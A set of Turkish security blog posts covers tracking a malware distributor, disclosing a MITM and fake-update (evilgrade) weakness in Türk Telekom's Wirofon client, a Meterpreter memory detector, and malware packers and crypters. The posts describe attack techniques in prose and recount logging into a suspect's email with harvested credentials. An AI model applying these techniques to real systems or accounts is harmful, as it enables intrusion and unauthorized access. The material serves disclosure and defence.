
Bunun yerine bu şekilde tasarlanmış benzer başka bir site olup olmadığı konusunda Google arama moturunda arama yapmaya karar verdim fakat öncelikle arama için güzel bir anahtar kelimeye ihtiyacım vardı. Sayfanın kaynak kodunda yer alan başlık (title) bilgisi bunun için yeterliydi. Başlık (title) bilgisinde yer alan web sitesi ve "Forra" kelimesi, programı hazırlayan kişinin rumuzu hakkında az çok bilgi veriyordu. Bu başlık bilgisi ile arama yaptığımda karşıma benzer bir şekilde tasarlanmış başka bir sayfa hemen çıkıverdi.




Bu sayfayı Internet exporer internet tarayıcısı ile ziyaret ettiğimde ise sadece Java güvenlik uyarısı ile karşılaştım, ActiveX eklentisi sayfanın kaynak kodunda yer almıyordu. Muhtemelen bu sayfa ilk ziyaret ettiğim sayfadan daha önce hazırlanmıştı.



Bu sayfanın kaynak koduna baktığımda ise bu defa svchost.exe dosyasının yer aldığı bir adres olduğunu gördüm. Bu dosyanın PE başlık bilgisini incelediğimde dosyanın 10 Nisan 2010 tarih damgasına sahip olduğunu gördüm. Image.exe dosyasının tarih damgası ise 29 Mayıs 2010 tarihini gösteriyordu. Bu bilgiler doğrultusunda ilk ziyaret ettiğim sayfanın daha güncel olduğunu teyit etmiş oldum. Svchost.exe dosyasını hex editör ile incelediğimde son satırda yer alan e-posta adresi ve potansiyel e-posta şifresi dikkatimi çekti.



Bu e-posta adresine belirtilen şifre ile giriş yapmayı denediğimde başarılı olamadım fakat kullanıcı adının sonunda yer alan 0045 bilgisi bu zamana dek bu kişinin 45 tane kullanıcı adı kayıt etmiş ve her dosya için yeni bir e-posta adresi kullanmış olma ihtimalini ortaya çıkartmıştı. Rastgele gerçekleştirdiğim bir kaç giriş denemesi sonrasında 0030 ile giriş yapabildim ve bu kişinin Facebook üzerinde hesap yarattığını ve muhtemelen bu hesap ile Facebook üzerinden insanları kandırarak bu iki sayfadan birini ziyaret etmelerini ve zararlı programı çalıştırmalarını sağlamıştı.



Sonuç olarak amacınız size zarar veren birinin izini sürmek ve kanıt toplamak ise sizde bu veya benzer şekillerde biraz gayret ile bunu başarabilirsiniz. Bunun dışında uyarı olarak doğruluğundan emin olmadığınız bir Activex eklentisini veya Java kodunu çalıştırmadan önce çok çok iyi düşünmenizi öneririm aksi durumda art niyetli kişilere ait bot ağının bir parçası olabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle...

İstemci Tarafındaki Zafiyetler

Source: https://www.mertsarica.com/istemci-tarafindaki-zafiyetler/

By M.S on June 2nd, 2010

Ağ ve uygulama seviyesinde konumlandırılan saldırı tespit sistemlerinin geçtiğimiz yıllara oranla daha etkili koruma mekanizmalarına sahip olmaları ve özellikle internete açık olan sunucuların konfigürasyon ve bağlantı noktaları düzeyinde sıkılaştırılıyor (harden) olmaları sunucular üzerindeki saldırı yüzeylerini azaltmaktadır. Buna ilaveten günümüzde artık çoğu işlemin istemci (client) tarafında gerçekleşiyor olması ve insanın doğası gereği bilgi güvenliğindeki en zayıf halka olması art niyetli kişilerin istemci uygulamalarını istismar etmeye yöneltmektedir. Örneğin internet üzerinden gerçekleşesen saldırılara karşı oldukça korunaklı bir sunucuyu ele geçirmek isteyen art niyetli bir kişinin sunucuyu ele geçirmek için harcayacağı efor ile bu sunucuya erişimi olan bir kullacının işletim sistemini ele geçirmeye harcayacağı efor arasında uçurum olabilir. Sunucuyu ele geçirmek için 3 farklı saldırı önleme mekanizmasını aşması gerekirken diğer türlü güvenlik zafiyetine sahip olan bir excel dosyasını kurbana göndermesi ve kurbanın bu dosyayı açması art niyetli kişiyi çok daha kısa sürede, kolay yoldan başarıya ulaştırabilir. Bu nedenden ötürü kullanıcıların bilgi güvenliği farkındalığını arttırmaya yönelik eğitimler, kurumlar için oldukça büyük önem arz etmektedir.


İstemci tarafındaki zafiyetlerin istismar edilmesi çoğu zaman yaması güncel olmayan bir uygulamadan kaynaklanabildiği gibi mimari olarak gerekli kontrolleri uygulamayan bir uygulamadan da kaynaklanıyor olabilir. Örneğin kullanıcı işletim sistemi üzerinde yüklü olan bir uygulama haberleşme esnasında SSL doğrulaması yapmıyor ve sunucuyu dijital imza ile doğrulamıyorsa, uygulama üzerinden gerçekleşen otomatik güncelleme özelliğinin kullanıcı ile sunucu arasına giren art niyetli kişi tarafından kötüye kullanılması (evilgrade saldırısı) ile son bulabilir. Bu haftaki yazımda aynı bu şekilde bir soruna yol açabilen Türk Telekom firmasının Wirofon uygulamasında keşfetmiş olduğum güvenlik açığından kısaca bahsedeceğim.

Öncelikle bu konunun responsible disclosure adına Türk Telekom yetkililerine iletildiğini ve kendilerinin benimle çok kısa süre içerisinde iletişime geçerek konuya profesyönelce yaklaştıklarını ve bilgi edindiğini söylemek isterim. Akabinde kendileri ile iletişime geçmeye çalışarak konu ile ilgili Wirofon uygulamasında bir güvenlik iyileştirmesi yapılıp yapılmayacağı konusunda bilgi edinme çabalarımın sonuçsuz kaldığınıda üzülerek belirtmek isterim. Çabalarımın sonuçsuz kalması neticesinde insanları bu zafiyet konusunda bilgilendirmek, olası istismar girişimleri konusunda dikkatli olmalarını sağlamak ve dolaylı olarak Türk Telekom'un bu zafiyeti ortadan kaldırmasını sağlamak amacıyla yazımda bu konuya yer vermekteyim.


Öncelikle işe Wirofon uygulamasını kurmak ve daha sonrasında trafiği izlemekle başladım. Malum aradaki sunucu ile uygulama arasındaki trafik SSL olduğu için araya girmek uygulama seviyesi haricinde pek mümkün değildi bu nedenle hindi gibi düşünürken bir anda Wirofon uygulaması ile aynı klasörde yer alan konfigürasyon dosyalarına göz atmaya karar verdim ve init.properties dosyası içerisinde yer alan satır dikkatimi çekti.

```
current_version = 1.1.0.2.7
config_url = https://wirofon.turktelekom.com.tr/ProfMng/ConfigServlet

domain_servlet =
```

Kısa yoldan şifresiz haberleşmenin gerçekleşip gerçekleşmediğini teyit etmek için https yerine http://wirofon.turktelekom.com.tr/ProfMng/ConfigServlet adresine gitmeye çalıştığımda herhangi bir hata ile karşılaşmadığını farkettim. Bu sayede konfigürasyon dosyasındaki config_url parametresinde yer alan adresi https'den http'ye çevirmem ile trafiğin şifresiz olarak gerçekleşmesini ve bu sayede trafiği izleyebilmeyi umuyordumki çok geçmeden umduğumu bulabildim.



Trafiği analiz ettikten sonra Wirofon uygulamasının çalıştırıldıktan hemen sonra ConfigServlet dosyasına istekte bulunduğunu ve sunucudan gelen yanıtta yer alan konfigürasyon parametrelerine göre konfigürasyonunu güncellediğini farkettim.



Parametreleri teker teker incelediğimde en çok dikkatimi latest_version_download_url parametresi çekmişti çünkü eğer ben art niyetli biri olsaydım yapacağım ilk iş bu adresi değiştirerek kullanıcıyı zararlı yazılımın bulunduğu adrese yönlendirmek ve kullanıcının bu dosyayı çalıştırmasını beklemek olurdu.

Sanal makina üzerinde MITM saldırısı gerçekleştirerek latest_version_download_url parametresini değiştirdiğimde program üzerinde yeni bir sürümün çıktığını belirten herhangi bir uyarı mesajı ile karşılaşmadım bunun üzerine otomatik güncellemeyi tetikleyebilecek başka bir parametrenin daha olabileceğini düşünerek Wirofon uygulamasının bir önceki sürümünü yükledim ve ConfigServlet sayfasından gelen yanıtta aşağıdaki parametreyi farkettim. Uygulama bu parametreyi gördüğünde Wirofon uygulamasının yeni sürümünün çıktığına dair kullanıcıyı uyarmakta ve yeni sürümü indir butonuna basıldığında latest_version_download_url parametresinde yer alan adresten uygulamanın yeni sürümünü indirmeye çalışmaktaydı.

Bende aynı şekilde sunucu ile uygulama arasına girerek bu parametreyi 0.2.8 (malum son sürüm 0.2.7 olunca güncelleme fonksiyonunu tetiklemek için sürümü 1 arttırdım) olarak değiştirmenin yanı sıra kendi web sayfamın adresinin yer aldığı latest_version_download_url parametresinide kullanıcıya gönderdiğimde otomatik güncelleme fonksiyonunu tetikletmeyi başarabildim.

Peki ya SSL ? Internet tarayıcılarında olduğu gibi MITM (ortadaki adam) saldırısının başarıya ulaşması için araya girildiğinde program bizi uyarmaz mı veya iletişimi kesmez mi ? Wirofon uygulaması SSL doğrulaması yapmadığı için ne yazık ki hayır.

Peki hepsi bu kadar mı ? İncelemek lazım.

Konfigürasyon parametrelerini dikkatlice inceleyecek olursanız SIP, RTP tünel sunucu adreslerinin ve haberleşme türünün bu parametrelerde yer aldığını görebilirsiniz. MITM (ortadaki adam) saldırısı gerçekleştiren art niyetli bir kişi https parametresini http ile değiştirir ve sunucu adreslerini kendi proxy sunucu adresi ile değiştirirse görüşmelerinizin şifresiz bir protokol üzerinden ve farklı bir sunucu üzerinden gerçekleşmesini sağlayabilir mi ? Teorik olarak evet fakat pratik olarak denemediğim için net birşey söylemem mümkün değil buna rağmen dikkat edilmesi gereken diğer bir nokta olduğu için sizlerle paylaşmak istedim.

ISP seviyesi ve işletim sistemi seviyesinde gerçekleştirilen müdahaleler hariç MITM (ortadaki adam) ve evilgrade saldırılarının başarıya ulaşabilmesi için art niyetli kişinin sizinle aynı LAN/WLAN üzerinde olması gerektiği için bunun kritik bir güvenlik açığı olduğunu söylemem doğru olmaz fakat yinede ortak internet kullanımının (yurtlar, cafeler vs.) yaygın olduğu lokasyonlardan internete bağlanan Wirofon kullanıcılarının dikkatli olmasında fayda var.

Wirofon kullanıcılarına öneri olarak otomatik güncelleme mesajı ile karşılaşmaları durumunda programın indirildiği ip adresini kontrol etmelerini, Türk Telekom'a çözüm önerisi olarak ise Wirofon uygulamasında SSL doğrulamasını aktif hale getirmelerini ve otomatik güncelleme esnasında uygulamanın sunucudan gelen paketleri doğrulayabilmesi için Gtalk uygulamasında olduğu gibi dijital imza kullanmalarını önerebilirim.

Ve son olarak amacımın daha önceki tüm yazılarımda olduğu gibi bağcıyı dövmek olmadığını, her insan gibi üzümü yemeden önce kurtlu mu yoksa GDO'lu mu diye kontrol etmek olduğunu belirtmek isterim.

Konu ile ilgili olarak art niyetli bir kişi tarafından gerçekleştirilebilecek evilgrade saldırısını simüle eden kısa bir video hazırladım, herkese iyi seyirler dilerim.

Anti Meterpreter

Source: https://www.mertsarica.com/anti-meterpreter-antimeter/

By M.S on May 21st, 2010

Yaklaşık 4 gün önce Metasploit'in yeni sürümü, 3.4.0 yayınlandı. Sürüm notlarına baktığımızda Meterpreter ile ilgili bir çok değişiklik olduğunu görüyoruz. Meterpreter'ın hemen hemen her pentesterın eli, kolu olduğunu söyleyebilirim çünkü penetrasyon testlerinde (şayet core impact gibi bir aracı yoksa) hedef sistemi istismar ettikten sonra erişimini devam ettirebilmesi ve derinlemesine penetre edebilmesi için en çok ihtiyaç duyacağı yardımcı araçların başında gelir.

Bilmeyenleriniz için meterpreterdan kısaca bahsetmem gerekirse meterpreter, tamamen istismar edilen hedef processin içinde yani hafızada çalışabilen, hedef sistemin diski ile herhangi bir etkileşimde bulunmadığı içinde standart antivirüs yazılımları tarafından yakalanmayan, desteklediği modüller sayesinde hedef sistemdeki şifrelerin hashlerini toplamaktan, sniffer olarak çalışmaya, hedef sistemin ekranını kayıt etmekten, arka kapı olarak hizmet vermeye kadar bir çok özelliği üzerinde barındıran erişim sisteme erişim sağlayan yardımcı bir araç olarak düşünebilirsiniz.

Meterpreter ile ilgili bu zamana dek bir çok doküman, makale ve video hazırlandığı için bu yazımda meterpreter üzerine fazla birşey söylemeyeceğim. Meterpreter'ın nasıl çalıştığını, hangi yardımcı modüller ile geldiğini ve neler yapılabildiği ile ilgili olarak Irongeek sitesinde yer alan videoyu izlemenizi tavsiye ediyorum.

Yazımın asıl konusuna gelecek olursam, hafta içinde Türk Telekom'un istemcilere yüklettiği bir uygulamada bir güvenlik açığı keşfettim. Bu güvenlik açığını istismar eden art niyetli bir kişi, bu uygulama kullanıcısını kandırarak hazırlamış olduğu zararlı yazılımı bu kişiye göndererek çalıştırmasını sağlayabiliyor. Bu durumu simüle etmek için sanal makina üzerinde yer alan bir windows xp (kuzu) ile bir backtrack (kurt) arasında geçen ve zafiyetin nasıl istismar edilebileceğini konu alan ufak bir çalışma yaptım. Çalışma esnasında Backtrack üzerinde Metasploit ile meterpreter programını oluşturdum ve güvenlik zafiyetini istismar ederek windows xp'deki kullanıcıya gönderdim ve kullanıcının çalıştırmasını sağladım. Uygulama kullanıcısı meterpreter programını çalıştırdığı anda art niyetli kişinin sisteminde çalışan Metasploit'e bağlantı kuruyor ve art niyetli kişi artık uzaktan bu kullanıcının sisteminde kullanıcının yetkisi ile yukarıda belirtmiş olduğum bir çok eylemi gerçekleştirebiliyor.

Penetrasyon testinde bir güvenlik zafiyeti keşfettiğinizde aklınızın bir köşesinde bu zafiyeti ortadan kaldıracak yollarıda düşünmeniz gerekiyor çünkü hazırlayacağınız raporda çözüm önerilerininde yer alması gerekiyor. Türk Telekom'un bu uygulaması için aklımda bir kaç çözüm yolu vardı henüz kendileri ile paylaşma fırsatım olmadı çünkü şu zamana kadar sadece kendilerine zafiyetin nerede olduğunu açıklayabildim.


Diğer bir yandan meterpreter'ın bu kadar popüler olması ve bu ve benzer bir çok güvenlik zafiyetinde kullanılması nedeniyle meterpreteri tespit etmek için standart antivirüsler faydalı olmuyorsa nasıl bir çözüm olabilir diye düşünmeye başladım. Madem hafızada çalışıyor o zaman belli zaman aralıklarında hafızayı tarayan ve meterpreter'in izini süren ufak bir program hazırlasam işe yarar mı sorusuna yanıt aramaya karar verdim ve ortaya hemen hemen her yazıda olduğu gibi yine bir program çıkıverdi, Antimeter.

Antimeter programını zaman aralığı parametresi belirtmeden çalıştırmanız durumunda her 1 dakikada bir hafızayı taramakta ve meterpreter'a ait iz bulduğu taktirde sizi uyarmakta ve bu processi kapatmanıza imkan tanımaktadır. Zaman aralığı parametresi ile programı çalıştırmak için ise yapmanız gereken antimeter.exe <dakika cinsinden zaman aralığı>

Örnek kullanım: antimeter.exe 5

Programı yukarıdaki gibi çalıştırmanız durumunda antimeter her 5 dakikada bir hafızayı tarayacak ve meterpreter'a ait iz sürecektir.

Meterpreter'a ait iz bulması durumunda aşağıdaki gibi bir mesaj ve ses efekti ile sizi uyaracaktır.



Özellikle internet cafelerde, yurtlarda ve toplu internet kullanılan yani saldırıya açık olan mekanlarda bu uygulamanın kullanılması meterpreter korkusu olanlar için faydalı olabilir :) Bir sonraki yazıda görüşmek dileğiyle herkese iyi haftasonları dilerim.

Antimeter programına buradan ulaşabilirsiniz.

Şifrelenmiş Zararlı Yazılımlar

Source: https://www.mertsarica.com/sifrelenmis-zararli-yazilimlar/

By M.S on May 15th, 2010

Son 2 yazıdır Kanald vakası ile ilişkili yazılar yazıyorum bana kalırsa bu vakadan çıkartılacak çok fazla ders ve geleceğe dair ipuçları var. Takip edenler bilirler daha önceki bir yazımda, yerli ve yabancı hacking sitelerinde, art niyetli yazılımları antivirüs yazılımlarından kaçırmak için hummalı bir çalışma olduğuna dikkat çekmiştim. Kanald vakasındaki tuş kayıt yazılımını, uzaktaki web sitesinden indirmek için kullanılan kodun şifrelenmiş olması ileride bu ve benzer şifrelenmiş zararlı yazılım içeren vakalar ile karşılaşacağımıza dair önemli bir işaretti.

Bu yazımda bu kişilerin bunu nasıl başardıklarından kısaca söz edeceğim fakat öncesinde sizlere yer altı dünyasında kullanılan 4 terimden bahsetmem gerekiyor; packer, crypter, binder ve stub.

Packerlar yani paketleyiciler genel olarak programların içeriğini sıkıştırmak ve bu sayede program içeriğinin hex editör ve benzer programlar ile okunmasını engellemek için kullanılırlar. Çoğunlukla bu programları çalıştırdığınızda, programın akışı normalin aksine öncelikle bu sıkıştırmayı açan ve çoğunlukla programların sonunda yer alan (stub) algoritmaya yönlenir ve sıkıştırılmış içerik açılarak çalışmaya başlar. Paketleyicilere örnek olarak oldukça meşhur olan UPX paketleme programını örnek verebilirim.

Crypterlar yani şifreleyiciler paketleyicilerin aksine içeriği sıkıştırmak yerine şifrelerler ve programın akışı paketleyicilerde olduğu gibi ilerler ve sonunda şifrelenmiş zararlı yazılım çalışma esnasında program içerisinee gömülü olan şifre ile şifresini çözer ve çalışır. Cryptlerlara örnek olarak meşhur olanlardan ASProtect programını örnek verebilirim.

Binderlar yani birleştiriciler ise iki farklı programı alıp tek bir programa dönüştürmek için kullanılırlar bu sayede tek bir program çalıştırdığınızı sanırsınız fakat arkada aslında iki tane farklı program çalışmış olur ve bunlardan biri art niyetli kişinin trojanı olabilir. Binderlara örnek olarak Microsoft'un iexpress uygulamasını (Start -> run -> iexpress) örnek verebilirim.

